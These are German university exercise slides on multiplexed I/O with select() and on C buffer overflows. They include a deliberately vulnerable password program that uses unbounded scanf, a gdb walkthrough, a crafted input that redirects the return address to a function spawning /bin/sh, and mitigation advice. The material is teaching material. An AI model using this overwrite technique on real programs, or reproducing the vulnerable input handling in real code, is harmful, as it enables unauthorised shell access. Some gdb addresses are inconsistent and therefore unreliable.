
43 Überblick über die 9. Übung

- Besprechung 6. Aufgabe (timed)
- Gleichzeitiges Bearbeiten von mehreren I/O-Operationen
- Unix, C und Sicherheit

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.


43.0 Problem



- Wenn beim "read(fd1...)"-Aufruf keine Daten bereit stehen wird der Prozeß blockiert.
- Am Filedescriptor fd2 anstehende Daten werden nicht gelesen, da das Programm nicht fortgesetzt wird.

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43.0 Lösung (zwei Prozesse)



- Blockiert sich ein Prozess so ist der andere noch lauffähig.

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43.0 Lösung mit select

```
fd_set rfds;
int fn,n1,n2;

FD_ZERO(&rfds);
FD_SET(fd1, &rfds);
FD_SET(fd2, &rfds);

fn = ( fd1 > fd2 ? fd1 : fd2 ) + 1;
/* select blockiert bis an einem der beiden
   Filedescriptoren Daten bereit stehen. */
select(fn, &rfds, NULL, NULL, NULL);

if (FD_ISSET(fd1,&rfds)) { n1=read(fd1,...); ... }
if (FD_ISSET(fd2,&rfds)) { n2=read(fd2,...); ... }
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43.0 select

```
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>

int  select(int  fn,  fd_set  *readfds,  fd_set  *writefds,
       fd_set *exceptfds, struct timeval *timeout);
```

- Select überwacht den Zustand von drei verschiedene Filedescriptor-Sets. fn gibt dabei den größten Wert eines Filedecriptors plus eins an. Mit timeout kann obere Zeitschranke gesetzt werden.
- Set readfds enthält Filedescriptoren von denen man blockierungsfreie Lesen möchte.
- Set writefds enthält Filedescriptoren auf die man blockierungsfreie Schreiben möchte.
- Set exceptfds enthält Filedescriptoren deren Fehlerzustand überwacht werden soll.

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43.0 Makros zum Bearbeiten von fd_set

- FD_ZERO(fd_set *set) leert einen gesamtes Set.
- FD_SET(int fd, fd_set *set) fügt einen Filedescriptor zum Set hinzu.
- FD_CLR(int fd, fd_set *set) löscht eine Filedescriptor aus einem Set.
- FD_ISSET(int fd, fd_set *set) überprüft ob ein Filedescriptor gesetzt ist.

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1 Ausnutzen des Pufferüberlaufs

- Pufferüberschreitung wird nicht überprüft
  - die Variable **password** wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.1 Ausnutzen des Pufferüberlaufs

◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.2 Ausnutzen des Pufferüberlaufs

■ übersetzen mit -g und Starten mit dem gdb


```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16        if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.3 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.4 Ausnutzen des Pufferüberlaufs

■ Analyse des Textsegmentes des Prozesses:

◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```

◆ Adresse der exec_sh-Funktion


```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.5 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.6 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```

  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes


```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.7 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.8 Ausnutzen des Pufferüberlaufs


- Analyse der Stackbelegung in Funktion ask_pwd()
  - Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.9 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.1.11 Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
  - `"012345678" + "000" + "0000" + "0000" + 0x08048478 + '\n'`
- Byteorder beachten

```
(gdb) x 0x7ffffc54
0x7ffffc64:     0x080484ac

(gdb) x/4b 0x7ffffc54
0x7ffffc64:     0xac    0x84    0x04    0x08
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

44.2 Vermeidung von Puffer-Überlauf

- scanf
  - char buf[10]; scanf("%9s", buf);
- gets
  - Verwendung von fgets
- strcpy,strcat
  - Überprüfung der String-Länge oder
  - Verwendung von strncpy, strncat
- sprintf
  - Verwendung von snprintf

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.